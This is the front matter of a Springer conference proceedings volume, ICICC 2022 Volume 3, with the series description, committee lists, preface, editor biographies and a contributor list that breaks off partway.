Lecture Notes in Networks and Systems 492

Deepak Gupta · Ashish Khanna ·
Aboul Ella Hassanien · Sameer Anand ·
Ajay Jaiswal *Editors*

International Conference on Innovative Computing and Communications

Proceedings of ICICC 2022, Volume 3

Springer

Lecture Notes in Networks and Systems

Volume 492

The series "Lecture Notes in Networks and Systems" publishes the latest developments in Networks and Systems—quickly, informally and with high quality. Original research reported in proceedings and post-proceedings represents the core of LNNS.

Volumes published in LNNS embrace all aspects and subfields of, as well as new challenges in, Networks and Systems.

The series contains proceedings and edited volumes in systems and networks, spanning the areas of Cyber-Physical Systems, Autonomous Systems, Sensor Networks, Control Systems, Energy Systems, Automotive Systems, Biological Systems, Vehicular Networking and Connected Vehicles, Aerospace Systems, Automation, Manufacturing, Smart Grids, Nonlinear Systems, Power Systems, Robotics, Social Systems, Economic Systems and other. Of particular value to both the contributors and the readership are the short publication timeframe and the world-wide distribution and exposure which enable both a wide and rapid dissemination of research output.

The series covers the theory, applications, and perspectives on the state of the art and future developments relevant to systems and networks, decision making, control, complex processes and related areas, as embedded in the fields of interdisciplinary and applied sciences, engineering, computer science, physics, economics, social, and life sciences, as well as the paradigms and methodologies behind them.

Indexed by SCOPUS, INSPEC, WTI Frankfurt eG, zbMATH, SCImago.

All books published in the series are submitted for consideration in Web of Science.

For proposals from Asia please contact Aninda Bose (aninda.bose@springer.com).

Deepak Gupta · Ashish Khanna ·
Aboul Ella Hassanien · Sameer Anand ·
Ajay Jaiswal
Editors

International Conference on Innovative Computing and Communications

Proceedings of ICICC 2022, Volume 3

Springer

Editors
Deepak Gupta
Department of Computer Science
Engineering
Maharaja Agrasen Institute of Technology
Rohini, Delhi, India

Ashish Khanna
Department of Computer Science
Engineering
Maharaja Agrasen Institute of Technology
Rohini, Delhi, India

Aboul Ella Hassanien
Department of Information Technology
Cairo University
Giza Governorate, Egypt

Sameer Anand
Department of Computer Science
Shaheed Sukhdev College of Business
Studies
University of Delhi
New Delhi, Delhi, India

Ajay Jaiswal
Department of Computer Science
Shaheed Sukhdev College of Business
Studies
University of Delhi
New Delhi, Delhi, India

ISSN 2367-3370 ISSN 2367-3389 (electronic)
Lecture Notes in Networks and Systems
ISBN 978-981-19-3678-4 ISBN 978-981-19-3679-1 (eBook)
https://doi.org/10.1007/978-981-19-3679-1

This Springer imprint is published by the registered company Springer Nature Singapore Pte Ltd.
The registered company address is: 152 Beach Road, #21-01/04 Gateway East, Singapore 189721, Singapore

Dr. Deepak Gupta would like to dedicate this book to his father Sh. R. K. Gupta, his mother Smt. Geeta Gupta for their constant encouragement, his family members including his wife, brothers, sisters, kids, and to his students close to his heart.

Dr. Ashish Khanna would like to dedicate this book to his mentors Dr. A. K. Singh and Dr. Abhishek Swaroop for their constant encouragement and guidance and his family members including his mother, wife, and kids. He would also like to dedicate this work to his (Late) father Sh. R. C. Khanna with folded hands for his constant blessings.

Prof. (Dr.) Aboul Ella Hassanien would like to dedicate this book to his wife Nazaha Hassan.

Dr. Sameer Anand would like to dedicate this book to his Dada Prof. D. C.Choudhary, his beloved wife Shivanee, and his son Shashwat.

Dr. Ajay Jaiswal would like to dedicate this book to his father Late Prof. U. C. Jaiswal, his mother Brajesh Jaiswal, his beloved wife Anjali, his daughter Prachii, and his son Sakshaum.

ICICC-2022 Steering Committee Members

Patrons

Dr. Poonam Verma, Principal, SSCBS, University of Delhi
Prof. Dr. Pradip Kumar Jain, Director, National Institute of Technology Patna, India

General Chairs

Prof. Dr. Siddhartha Bhattacharyya, Christ University, Bangalore
Dr. Prabhat Kumar, National Institute of Technology Patna, India

Honorary Chairs

Prof. Dr. Janusz Kacprzyk, FIEEE, Polish Academy of Sciences, Poland
Prof. Dr. Vaclav Snasel, Rector, VSB-Technical University of Ostrava, Czech Republic

Conference Chairs

Prof. Dr. Aboul Ella Hassanien, Cairo University, Egypt
Prof. Dr. Joel J. P. C. Rodrigues, National Institute of Telecommunications (Inatel), Brazil
Prof. Dr. R. K. Agrawal, Jawaharlal Nehru University, Delhi

Technical Program Chairs

Prof. Dr. Victor Hugo C. de Albuquerque, Universidade de Fortaleza, Brazil
Prof. Dr. A. K. Singh, National Institute of Technology, Kurukshetra
Prof. Dr. Anil K. Ahlawat, KIET Group of Institutes, Ghaziabad

Editorial Chairs

Prof. Dr. Abhishek Swaroop, Bhagwan Parshuram Institute of Technology, Delhi
Dr. Arun Sharma, Indira Gandhi Delhi Technical University for Womens, Delhi

Organizing Secretaries

Dr. Ajay Jaiswal, SSCBS, University of Delhi
Dr. Sameer Anand, SSCBS, University of Delhi
Dr. Ashish Khanna, Maharaja Agrasen Institute of Technology (GGSIPU), New Delhi
Dr. Deepak Gupta, Maharaja Agrasen Institute of Technology (GGSIPU), New Delhi
Dr. Gulshan Shrivastava, National Institute of Technology Patna, India

Publication Chair

Dr. Vicente García Díaz, University of Oviedo, Spain

Publicity Chairs

Dr. M. Tanveer, Indian Institute of Technology, Indore, India
Dr. Jafar A. Alzubi, Al-Balqa Applied University, Salt—Jordan
Dr. Hamid Reza Boveiri, Sama College, IAU, Shoushtar Branch, Shoushtar, Iran

Co-convener

Mr. Moolchand Sharma, Maharaja Agrasen Institute of Technology, India

Organizing Chairs

Dr. Kumar Bijoy, SSCBS, University of Delhi
Dr. Rishi Ranjan Sahay, SSCBS, University of Delhi
Dr. Amrina Kausar, SSCBS, University of Delhi
Dr. Abhishek Tandon, SSCBS, University of Delhi

Organizing Team

Dr. Gurjeet Kaur, SSCBS, University of Delhi
Dr. Abhimanyu Verma, SSCBS, University of Delhi
Dr. Onkar Singh, SSCBS, University of Delhi
Dr. Kalpna Sagar, KIET Group of Institutes, Ghaziabad
Dr. Purnima Lala Mehta, Assistant Professor, IILM
Dr. Suresh Chavhan, Vellore Institute of Technology, Vellore, India
Dr. Mona Verma, SSCBS, University of Delhi

Preface

We hereby are delighted to announce that Shaheed Sukhdev College of Business Studies, New Delhi, in association with National Institute of Technology Patna, University of Valladolid, Spain, and Korea Institute of Digital Convergence, South Korea, has hosted the eagerly awaited and much-coveted International Conference on Innovative Computing and Communication (ICICC-2022) in hybrid mode. The fifth version of the conference was able to attract a diverse range of engineering practitioners, academicians, scholars, and industry delegates, with the reception of abstracts including more than 3600 authors from different parts of the world. The committee of professionals dedicated toward the conference is striving to achieve a high-quality technical program with tracks on innovative computing, innovative communication network and security, and Internet of Things. All the tracks chosen in the conference are interrelated and are very famous among present-day research community. Therefore, a lot of research is happening in the above-mentioned tracks and their related sub-areas. As the name of the conference starts with the word 'innovation.' it has targeted out-of-box ideas, methodologies, applications, expositions, surveys, and presentations helping to upgrade the current status of research. More than 850 full-length papers have been received, among which the contributions are focused on theoretical, computer simulation-based research, and laboratory-scale experiments. Among these manuscripts, 200 papers have been included in Springer proceedings after a thorough two-stage review and editing process. All the manuscripts submitted to ICICC-2022 were peer-reviewed by at least two independent reviewers, who were provided with a detailed review proforma. The comments from the reviewers were communicated to the authors, who incorporated the suggestions in their revised manuscripts. The recommendations from two reviewers were taken into consideration while selecting a manuscript for inclusion in the proceedings. The exhaustiveness of the review process is evident, given the large number of articles received addressing a wide range of research areas. The stringent review process ensured that each published manuscript met the rigorous academic and scientific standards. It is an exalting experience to finally see these elite contributions materialize into three book volumes as ICICC-2022 proceedings by Springer entitled *International Conference on Innovative Computing and Communications*. The articles are organized into three volumes in some broad categories covering subject matters on machine learning, data mining, big data, networks, soft computing, and cloud computing; although given the diverse areas of research reported, it might not have been always possible.

ICICC-2022 invited five keynote speakers, who are eminent researchers in the field of computer science and engineering, from different parts of the world. In addition to the plenary sessions on each day of the conference, ten concurrent technical sessions are held every day to assure the oral presentation of around 200 accepted papers. Keynote speakers and session chair(s) for each of the concurrent sessions have been leading researchers from the thematic area of the session. A technical exhibition is held during all the two days of the conference, which has put on display the latest technologies, expositions, ideas, and presentations. The research part of the conference was organized in a total of 42 special sessions and 1 international workshops. These special sessions and international workshops provided the opportunity for researchers conducting research in specific areas to present their results in a more focused environment.

An international conference of such magnitude and release of the ICICC-2022 proceedings by Springer has been the remarkable outcome of the untiring efforts of the entire organizing team. The success of an event undoubtedly involves the painstaking efforts of several contributors at different stages, dictated by their devotion and sincerity. Fortunately, since the beginning of its journey, ICICC-2022 has received support and contributions from every corner. We thank them all who have wished the best for ICICC-2022 and contributed by any means toward its success. The edited proceedings volumes by Springer would not have been possible without the perseverance of all the steering, advisory, and technical program committee members.

All the contributing authors owe thanks from the organizers of ICICC-2022 for their interest and exceptional articles. We would also like to thank the authors of the papers for adhering to the time schedule and for incorporating the review comments. We wish to extend our heartfelt acknowledgment to the authors, peer reviewers, committee members, and production staff whose diligent work put shape to the ICICC-2022 proceedings. We especially want to thank our dedicated team of peer reviewers who volunteered for the arduous and tedious step of quality checking and critique on the submitted manuscripts. We would like to thank Mr. Moolchand Sharma, one of our colleagues, for his tremendous assistance during the conference. The time spent by them and the midnight oil burnt are greatly appreciated, for which we will ever remain indebted. The management, faculties, administrative, and support staff of the college have always been extending their services whenever needed, for which we remain thankful to them.

Lastly, we would like to thank Springer for accepting our proposal for publishing the ICICC-2022 conference proceedings. Help received from Mr. Aninda Bose, the acquisition senior editor, in the process, has been very useful.

Delhi, India

Deepak Gupta
Ashish Khanna
Aboul Ella Hassanien
Sameer Anand
Ajay Jaiswal
Organizers, ICICC-2022

Contents

Editors and Contributors

About the Editors

Dr. Deepak Gupta received a B.Tech. degree in 2006 from the Guru Gobind Singh Indraprastha University, Delhi, India. He received M.E. degree in 2010 from Delhi Technological University, India and Ph.D. degree in 2017 from Dr. A. P. J. Abdul Kalam Technical University (AKTU), Lucknow, India. He has completed his Post-Doc from National Institute of Telecommunications (Inatel), Brazil in 2018. He is the recipient of 2021 IEEE System Council Best Paper Award and Highly Cited Paper Award in Applied Sciences Journal. He have been featured in the list of top 2% scientist/researcher database in the world consecutively for the second time [Table-S7-singleyr-2019, Table_T1_2020]. He is the Treasurer of the IEEE ComSoc-Delhi Executive Committee. He has co-authored 189 journal articles including 150 SCI papers and 51 conference articles. He has authored/edited 59 books, published by IEEE-Wiley, Elsevier, Springer, Wiley, CRC Press, DeGruyter and Katsons. He has filed four Indian patents. He is convener of ICICC, ICDAM and DoSCI Springer conferences series. Currently he is Editor-in-Chief of *ICSES Interdisciplinary Transactions on Cloud Computing*, *IoT and Big Data* and Associate Editor of *Expert Systems* (Wiley), and *Intelligent Decision Technologies* (IOS Press). He is also working towards promoting Startups and also serving as a Startup Consultant. He is also a series editor of “Elsevier Biomedical Engineering” at Academic Press, Elsevier, “Intelligent Biomedical Data Analysis” at De Gruyter, Germany, “Explainable AI (XAI) for Engineering Applications” at CRC Press and “Computational Intelligence for Data Analysis" (Bentham Science). He is appointed as Consulting Editor at Elsevier.

Dr. Ashish Khanna has 16 years of expertise in Teaching, Entrepreneurship, and Research and Development He received his Ph.D. degree from National Institute of Technology, Kurukshetra. He has completed his M.Tech. and B.Tech. GGSIPU, Delhi. He has completed his postdoc from Internet of Things Lab at Inatel, Brazil and University of Valladolid, Spain. He has published around 55 SCI indexed papers in IEEE Transaction, Springer, Elsevier, Wiley and many more reputed Journals with cumulative impact factor of above 100. He has around 120 research articles in top SCI/Scopus journals, conferences and book chapters. He is co-author of around 30 edited and text books. His research interest includes Distributed Systems, MANET, FANET, VANET, IoT, Machine learning and many more. He is originator of Bhavya Publications and Universal Innovator Lab. Universal Innovator is actively involved in research, innovation, conferences, startup funding events and workshops. He has served the research field as a Keynote Speaker/ Faculty Resource Person/Session Chair/Reviewer/TPC member/post-doctorate supervision. He is convener and Organizer of ICICC conference series. He is currently working at the Department of Computer Science and Engineering, Maharaja Agrasen Institute of Technology, under GGSIPU, Delhi, India. He is also serving as series editor in Elsevier and De Gruyter publishing houses.

Prof. Aboul Ella Hassanein is the Founder and Head of the Egyptian Scientific Research Group (SRGE) and a Professor of Information Technology at the Faculty of Computer and Artificial Intelligence, Cairo University. Professor Hassanien is an ex-dean of the faculty of computers and information, Beni Suef University. Professor Hassanien has more than 800 scientific research papers published in prestigious international journals and over 40 books covering such diverse topics as data mining, medical images, intelligent systems, social networks, and smart environment. Prof. Hassanien won several awards, including the Best Researcher of the Youth Award of Astronomy and Geophysics of the National Research Institute, Academy of Scientific Research (Egypt, 1990). He was also granted a scientific excellence award in humanities from the University of Kuwait for the 2004 Award and received the scientific - University Award (Cairo University, 2013). Also, He was honored in Egypt as the best researcher at Cairo University in 2013. He was also received the Islamic Educational, Scientific and Cultural Organization (ISESCO) prize on Technology (2014) and received the State Award for excellence in engineering sciences 2015. He was awarded the medal of Sciences and Arts of the first class by the President of the Arab Republic of Egypt, 2017.

Dr. Sameer Anand is currently working as an Assistant professor in the Department of Computer science at Shaheed Sukhdev College of Business Studies, University of Delhi, Delhi. He has received his M.Sc., M.Phil., and Ph.D. (Software Reliability) from Department of Operational Research, University of Delhi. He is a recipient of 'Best Teacher Award' (2012) instituted by Directorate of Higher Education, Government of NCT, Delhi. The research interest of Dr. Anand includes Operational Research, Software Reliability and Machine Learning. He has completed an Innovation project from the University of Delhi. He has worked in different capacities in International Conferences. Dr. Anand has published several papers in the reputed journals like *IEEE Transactions on Reliability*, *International Journal of Production Research* (Taylor & Francis), *International Journal of Performability Engineering* etc. He is a member of Society for Reliability Engineering, Quality and Operations Management. Dr. Sameer Anand has more than 16 years of teaching experience.

Dr. Ajay Jaiswal is currently serving as an Assistant Professor in the Department of Computer Science of Shaheed Sukhdev College of Business Studies, University of Delhi, Delhi. He is co-editor of two books/Journals and co-author of dozens of research publications in International Journals and conference proceedings. His research interest includes pattern recognition, image processing, and machine learning. He has completed an interdisciplinary project titled "Financial Inclusion-Issues and Challenges: An Empirical Study" as Co-PI. This project was awarded by the University of Delhi. He obtained his masters from the University of Roorkee (now IIT Roorkee) and Ph.D. from Jawaharlal Nehru University, Delhi. He is a recipient of the best teacher award from the Government of NCT of Delhi. He has more than nineteen years of teaching experience.

Contributors

Abdedaime Mohamed National School of Business and Management, Ibn Tofail University, Kenitra, Morocco

Afify Ahmed Ashraf School of Engineering and Applied Sciences, Nile University, Giza, Egypt

Aggarwal Neha ECE Department, MAU, Baddi, India

Aggarwal Pranshul Computer Science and Engineering, Maharaja Agrasen Institute of Technology, New Delhi, India

Agrawal Moulik SWINGER: Security, Wireless, IoT Network Group of Engineering and Research, University School of Information, Communication and Technology (USICT), Guru Gobind Singh Indraprastha University, Dwarka, Delhi, India

Anju Guru Jambheshwar University of Science and Technology, Hisar, India

Arora Nilesh Chandigarh University, Mohali, Punjab, India

Arulmani Mugeshbabu Sona College of Technology, Salem, India

Babu B. Murali EEE, Paavai Engineering College, Namakkal, Tamilnadu, India

Balaji S. Velammal Institute of Technology, Panchetti, Thiruvallur, Tamil Nadu, India

Bansal Ankita Information Technology Department, Netaji Subhas University of Technology, Delhi, India

Beschi I. S. Department of Computer Applications, St. Joseph's College (Arts and Science), Kovur, Chennai, Tamil Nadu, India

Bharathi P. Department of Electronics and Communication Engineering, Sona College of Technology (an Autonomous Institution), Salem, India

Bhasin Anuradha Bhagwan Parshuram Institute of Technology, GGSIPU, New Delhi, Delhi, India

Bhatia Reenu Department of Computer Science, Himachal Pradesh University, Shimla, India

Bhosale Yogesh H. Birla Institute of Technology, Mesra, Ranchi, JH, India

Bisht Arpit Department of Information Technology, Bhagwan Parshuram Institute of Technology, New Delhi, India

Biswas Jayanta Department of Computer Science, CHRIST University, Bangalore, India

Boomika R. Department of Information Technology, Velammal Institute of Technology, Chennai, India

Borah Trinayan Department of Data Science and Business Systems, School of Technology, SRM Institute of Science and Technology, Chennai, India

Brar Gursimran Singh Computer Science and Engineering Department, Thapar Institute of Engineering and Technology, Patiala, Punjab, India

Cengiz Korhan Department of Electrical-Electronics Engineering, Trakya University, Edirne, Turkey;
College of Information Technology, University of Fujairah, Fujairah, UAE

Chandrasekar B. S. FET, Jain (Deemed-to-Be University), Bangalore, India

Chatterjee Kakali National Institute of Technology Patna, Patna, India

Chaudhary Devesh Bhagwan Parshuram Institute of Technology, GGSIPU, New Delhi, Delhi, India

Chauhan Sharad Chitkara University Institute of Engineering and Technology, Chitkara University, Rajpura, Punjab, India

Chhabra Yogesh Department of Electronics and Communication, CT University, Ludhiana, Punjab, India

Dahal Rajshree Department of Mathematics, CHRIST University, Bangalore, India

Deeban Chakravarthy V. SRM Institute of Science and Technology, Chennai, India

Deepak Reddy A. Velammal Institute of Technology, Panchetti, Thiruvallur, Tamil Nadu, India

Derish D. P. School of Engineering and Technology, Karunya Institute of Technology and Sciences, Coimbatore, India

Deshpande Samira Department of Biostatistics, University of Minnesota, Twin Cities, Minneapolis, MN, USA

Devidas S. School of Computer and Information Sciences, University of Hyderabad, Hyderabad, Telangana, India

Dey Diganta Department of Computer Science and Engineering, Green University of Bangladesh, Dhaka, Bangladesh

Dhar Puja Department of Computer Science Engineering, Lovely Professional University, Jalandhar, Punjab, India

Dhiman Radhika Department of Computer Science, Himachal Pradesh University, Shimla, India

Dhinakaran D. Department of Information Technology, Velammal Institute of Technology, Chennai, India

Dhingra Gaurav Department of Computer Science and Engineering, Bhagwan Parshuram Institute of Technology, New Delhi, India

Dorik Pradeep Department of Pharmaceutical Science and Technology, ICT, Mumbai, India

Gadekallu Thippa Reddy Vellore Institute of Technology, Vellore, India

Gambhir Shalini Department of CSE, K.R. Mangalam University, Gurugram, India

Gandhi Bhanuj Computer Science Engineering Department, Bharati Vidyapeeth's College of Engineering, New Delhi, India

Ganesh Babu R. Department of Electronics and Communication Engineering, SRM TRP Engineering College, Tiruchirappalli, Tamil Nadu, India

Ganesh Kumar S. Department of Data Science and Business Systems, School of Technology, SRM Institute of Science and Technology, Chennai, India

Garg Vijay Kumar Department of Computer Science Engineering, Lovely Professional University, Jalandhar, Punjab, India

Godara Sunila Department of Computer Science and Engineering, Guru Jambheshwar University of Science and Technology, Hisar, India

Goel Ruchi Department of Computer Science and Engineering, Maharaja Agrasen Institute of Technology, New Delhi, India

Goel Shalini Department of Computer Science, HMRITM, Guru Gobind Singh Indraprastha University, Delhi, India

Gorte Ashvini S. Computer Science and Engineer, DRGIT&R, Amravati, India

Goyal Ankush Department of Computer Science and Engineering, Bhagwan Parshuram Institute of Technology, New Delhi, India

Goyal Kush Computer Science and Engineering, Maharaja Agrasen Institute of Technology, New Delhi, India

Guezzaz Azidine Higher School of Technology Essaouira, Cadi Ayyad University, Marrakech, Morocco

Gupta Nitish Computer Science and Engineering Department, Thapar Institute of Engineering and Technology, Patiala, Punjab, India

Gupta Pooja Computer Science and Engineering, Maharaja Agrasen Institute of Technology, New Delhi, India

Gupta Shreya Computer Science Engineering Department, Bharati Vidyapeeth's College of Engineering, New Delhi, India

Gupta Shruti Department of Computer Science and Engineering, Maharaja Agrasen Institute of Technology, New Delhi, India

Harini R. Department of Electronics and Communication Engineering, SRM TRP Engineering College, Tiruchirappalli, Tamil Nadu, India

Ikenaga Takeshi Kyushu Institute of Technology, Kitakyushu, Japan

Jaddu Nikhil Sai Department of Networking and Communications, School of Computing, College of Engineering and Technology, Faculty of Engineering and Technology, SRM Institute of Science and Technology, Chengalpattu, Chennai, Tamil Nadu, India

Jain Amit University Institute of Computing, Chandigarh University, Chandigarh-Ludhiana Highway, Mohali, Punjab, India

Jain Anjali Bhagwan Parshuram Institute of Technology, GGSIPU, New Delhi, Delhi, India

Jain Yashonam Information Technology Department, Netaji Subhas University of Technology, Delhi, India

Jamnekar R. V. Computer Science & Engineering, Amravati, Maharashtra, India

Jerry Mounir Faculty of Economics and Management, Ibn Tofail University, Kenitra, Morocco

Jhingta Parul Department of Computer Science, Himachal Pradesh University, Shimla, India

Johari Rahul SWINGER: Security, Wireless, IoT Network Group of Engineering and Research, University School of Information, Communication and Technology (USICT), Guru Gobind Singh Indraprastha University, Dwarka, Delhi, India

Joseph Rose Bindu Department of Mathematics, Christ Academy Institute for Advanced Studies, Bangalore, India

Joshi Nisheeth Department of Computer Science, Banasthali Vidyapith, Jaipur, Rajasthan, India;
Center for Artificial Intelligence, Banasthali Vidyapith, Jaipur, Rajasthan, India

Joshi Ishan Department of Information Technology, Bhagwan Parshuram Institute of Technology, New Delhi, India

Kalaivani K. ECE, Sona College of Technology, Salem, Tamilnadu, India

Kalbande Dhananjay Sardar Patel Institute of Technology, Andheri (W), Mumbai, India

Kalepha M. S. Sona College of Technology, Salem, India

Kalra Nidhi Computer Science and Engineering Department, Thapar Institute of Engineering and Technology, Patiala, Punjab, India

Kapoor Saakshi UIET, Panjab University, Chandigarh, India

Karuppiah Marimuthu Department of Computer Science and Engineering, SRM Institute of Science and Technology, Ghaziabad, Uttar Pradesh, India

Katyayan Pragya Department of Computer Science, Banasthali Vidyapith, Jaipur, Rajasthan, India;
Center for Artificial Intelligence, Banasthali Vidyapith, Jaipur, Rajasthan, India

Kaur Damandeep Chandigarh University, Gharuan, India

Kaur Navjyot Chandigarh University, Mohali, Punjab, India

Kaushal Manisha TIET, Thapar University, Patiala, India

Kavita Chandigarh University, Gharuan, India

Kavitha K. R. Department of Electronics and Communication Engineering, Sona College of Technology (an Autonomous Institution), Salem, India

Kaviyapriya S. Department of Electronics and Communication Engineering, SRM TRP Engineering College, Tiruchirappalli, Tamil Nadu, India

Kawano Takaaki Kyushu Institute of Technology, Kitakyushu, Japan

Keole R. R. Information Technology, HVPM, Amravati, Maharashtra, India

Khanna Abhishek Bhagwan Parshuram Institute of Technology, GGSIPU, New Delhi, Delhi, India

Kumar Ashwani Department of CSE, K.R. Mangalam University, Gurugram, India

Kumar K. Ritheesh Sona College of Technology, Salem, Tamil Nadu, India

Kumar Kunal Department of CSE, K.R. Mangalam University, Gurugram, India

Kumar Manish National Institute of Technology Patna, Patna, India

Kumar Mukesh UIET, Panjab University, Chandigarh, India

Kumar Nand Department of Computer Science and Engineering, Lingaya's Vidyapeeth, Faridabad, Haryana, India

Kumar Rajiv Chandigarh University, Mohali, Punjab, India

Kumar Risheek Bhagwan Parshuram Institute of Technology, GGSIPU, New Delhi, Delhi, India

Kumar Sandeep Department of Computer Science and Engineering, Lingaya's Vidyapeeth, Faridabad, Haryana, India

Kumar Sanjeev Department of Computer Science and Engineering, Guru Jambheshwar University of Science and Technology, Hisar, India

Kumari Rachna Department of Computer Science and Engineering, Guru Jambheshwar University of Science and Technology, Hisar, India

Kushwaha Kunal Computer Science and Engineering, Maharaja Agrasen Institute of Technology, New Delhi, India

Lakhwani Mala Department of ECE, ACEIT, Jaipur, Rajasthan, India

Let G. Shine School of Engineering and Technology, Karunya Institute of Technology and Sciences, Coimbatore, India

Lyngdoh Saralin A. Department of Linguistics, North-Eastern Hill University, Shillong, Meghalaya, India

Madhav Govind Department of Computer Science, HMRITM, Guru Gobind Singh Indraprastha University, Delhi, India

Mahajan Aparna N. ECE Department, MAU, Baddi, India

Mahore T. R. Computer Science and Engineering, DRGIT&R, Amravati, India

Maji Arnab Kumar Department of Information Technology, North-Eastern Hill University, Shillong, Meghalaya, India

Majumdar Anuradha Department of Pharmacology, Bombay College of Pharmacy, Mumbai, India

Malhotra Archika Bhagwan Parshuram Institute of Technology, GGSIPU, New Delhi, Delhi, India

Malik Kamal Department of Computer Science and Application, CT University, Ludhiana, Punjab, India

Mann Karan Deep Singh SWINGER: Security, Wireless, IoT Network Group of Engineering and Research, University School of Information, Communication and Technology (USICT), Guru Gobind Singh Indraprastha University, Dwarka, Delhi, India

Mia Md. Solaiman Department of Computer Science and Engineering, Green University of Bangladesh, Dhaka, Bangladesh

Mohod S. W. Computer Science and Engineer, DRGIT&R, Amravati, India

Mokhtar Bassem Department of Electrical Engineering, Faculty of Engineering, Alexandria University, Alexandria, Egypt;
College of Information Technology, University of Fujairah, Fujairah, UAE

Mudgil Pooja Department of Information Technology, Bhagwan Parshuram Institute of Technology, New Delhi, India

Munirathnam Meram Department of Mathematics, RGUKT, Kadapa, A.P., India

Murali Krishna Ch. Vishnu Institute of Technology, Bhimavaram, Andhra Pradesh, India

Muthu Manjula M. Department of Electronics and Communication Engineering, SRM TRP Engineering College, Tiruchirappalli, Tamil Nadu, India

Muthukumaran V. Department of Mathematics, Faculty of Engineering and Technology, SRM Institute of Science and Technology, Kattankulathur - 603203, Chennai, Tamil Nadu, India

Nagpal Neelu EEE Department, MAIT, Delhi, India

Nagrath Preeti Computer Science Engineering Department, Bharati Vidyapeeth's College of Engineering, New Delhi, India

Narula Gaurav Computer Science Engineering Department, Bharati Vidyapeeth's College of Engineering, New Delhi, India

Naveenkumar T. Sona College of Technology, Salem, India

Niveditha V. R. Department of Computer Science and Engineering, Dr. M.G.R. Educational and Research Institute, Chennai, Tamil Nadu, India

Nobayashi Daiki Kyushu Institute of Technology, Kitakyushu, Japan

Pakray Partha Department of Computer Science and Engineering, National Institute of Technology, Silchar, Assam, India

Pande Sagar Intelligent System, School of Computer Science and Engineering, LPU, Phagwara, Punjab, India;
Assistant Professor Senior Grade I, School of Computer Science and Engineering, VIT-AP, Amaravati, Andhra Pradesh, India

Pande Sagar Dhanraj Assistant Professor Senior Grade I, School of Computer Science and Engineering, VIT-AP University, Amaravati, Andhra Pradesh, India

Pandey Himakshi Department of Computer Science Engineering, Bhagwan Parshuram Institute of Technology, New Delhi, India

Pankajavalli P. B. Department of Information Technology, Sri Ramakrishna College of Arts & Science, Coimbatore, India;
Department of Computer Science, Bharathiar University, Coimbatore, India

Parashar Anshu Computer Science and Engineering Department, Thapar Institute of Engineering and Technology, Patiala, Punjab, India

Patnaik K. Sridhar Birla Institute of Technology, Mesra, Ranchi, JH, India

Paul Eldho Sona College of Technology, Salem, Tamil Nadu, India

Paul J. John School of Engineering and Technology, Karunya Institute of Technology and Sciences, Coimbatore, India

Pavithra S. Department of Information Technology, Velammal Institute of Technology, Chennai, India

Prajapati Prachi Department of Pharmacy Administration, University of Mississippi, University, MS, USA

Prakash K L. N. C. CVR College of Engineering, Hyderabad, India

Prakash Shiv Department of Electronics and Communication Engineering, University of Allahabad, Prayagraj, India

Pratap C. Benin School of Engineering and Technology, Karunya Institute of Technology and Sciences, Coimbatore, India

Prethi K. U. Sona College of Technology, Salem, Tamil Nadu, India

Qafas Ahlam National School of Business and Management, Ibn Tofail University, Kenitra, Morocco

Rama Krishna Ch. Vishnu Institute of Technology, Bhimavaram, Andhra Pradesh, India

Ramana Kadiyala Department of Information Technology, Chaitanya Bharathi Institute of Technology, Hyderabad, Telangana, India

Ramapriya R. Department of Electronics and Communication Engineering, Sona College of Technology, Salem, Tamil Nadu, India

Rani Poonam Department of Computer Science and Engineering, Netaji Subhas University of Technology, New Delhi, India

Rani Seema Guru Jambheshwar University of Science and Technology, Hisar, India

Rani Shaveta Department of Computer Science and Application, CT University, Ludhiana, Punjab, India

Rohilla Aayushi Bhagwan Parshuram Institute of Technology, GGSIPU, New Delhi, Delhi, India

Roshan D. Rini ECE, Sona College of Technology, Salem, Tamilnadu, India

Rukma Rekha N. School of Computer and Information Sciences, University of Hyderabad, Hyderabad, Telangana, India

Sabeenian R. S. Department of Electronics and Communication Engineering, Sona College of Technology, Salem, Tamil Nadu, India

Sachdeva Ritu Department of Computer Science and Engineering (CSE), Lingaya'sVidyapeeth, Faridabad, Haryana, India

Sai Ram V. Velammal Institute of Technology, Panchetti, Thiruvallur, Tamil Nadu, India

Saini Dharmender Computer Science Engineering Department, Bharati Vidyapeeth's College of Engineering, New Delhi, India

Samanta Debabrata Department of Computer Science, CHRIST University, Bangalore, India

Sangwan Anupma Guru Jambheshwar University of Science and Technology, Hisar, India

Saraswat Amar Department of CSE, K.R. Mangalam University, Gurugram, India

Sekhon Navjot Kaur Department of Computer Science and Engineering, Chandigarh University, Punjab, India

Selvaraj D. Electronics and Communication Engg, Panimalar Engineering College, Tamilnadu, India

Shafi Mujtaba University Institute of Computing, Chandigarh University, Chandigarh-Ludhiana Highway, Mohali, Punjab, India

Sharma Bhavay Department of Computer Science and Engineering, Bhagwan Parshuram Institute of Technology, New Delhi, India

Sharma Deepak Bhagwan Parshuram Institute of Technology, GGSIPU, New Delhi, Delhi, India

Sharma Geetanjali Computer Science and Engineering Department, Thapar Institute of Engineering and Technology, Patiala, Punjab, India

Sharma Hitakshi Computer Science Engineering Department, Bharati Vidyapeeth's College of Engineering, New Delhi, India

Sharveshvarr S. V. Department of Electronics and Communication Engineering, Sona College of Technology (an Autonomous Institution), Salem, India

Shashank S. R. S. Department of Networking and Communications, School of Computing, College of Engineering and Technology, Faculty of Engineering and Technology, SRM Institute of Science and Technology, Chengalpattu, Chennai, Tamil Nadu, India

Shetty Mangala Department of M.C.A., NMAMIT, Nitte, Karkala, Karnataka, India

Shetty Spoorthi B. Department of M.C.A., NMAMIT, Nitte, Karkala, Karnataka, India

Shokeen Harsh Department of CSE, K.R. Mangalam University, Gurugram, India

Shukla Narendra K. Department of Electronics and Communication Engineering, University of Allahabad, Prayagraj, India

Shoaib Mohd Department of Computer Science and Engineering, Netaji Subhas University of Technology, New Delhi, India

Sidana Tejasv Singh Department of Computer Science and Engineering, Maharaja Agrasen Institute of Technology, New Delhi, India

Singh Ashish School of Computer Engineering, KIIT Deemed to be University, Bhubaneswar, Odisha, India

Singhal Saransh Department of Computer Science and Engineering, Maharaja Agrasen Institute of Technology, New Delhi, India

Singh Gurpreet Chitkara University Institute of Engineering and Technology, Chitkara University, Rajpura, Punjab, India

Singh Pahuldeep Computer Science and Engineering Department, Thapar Institute of Engineering and Technology, Patiala, Punjab, India

Singh Priya Birla Institute of Technology, Mesra, Ranchi, JH, India

Singh Sarabjot Information Technology Department, Netaji Subhas University of Technology, Delhi, India

Singh Surender Chandigarh University, Gharuan, India

Sizan Najmus Sakib Department of Computer Science and Engineering, Green University of Bangladesh, Dhaka, Bangladesh

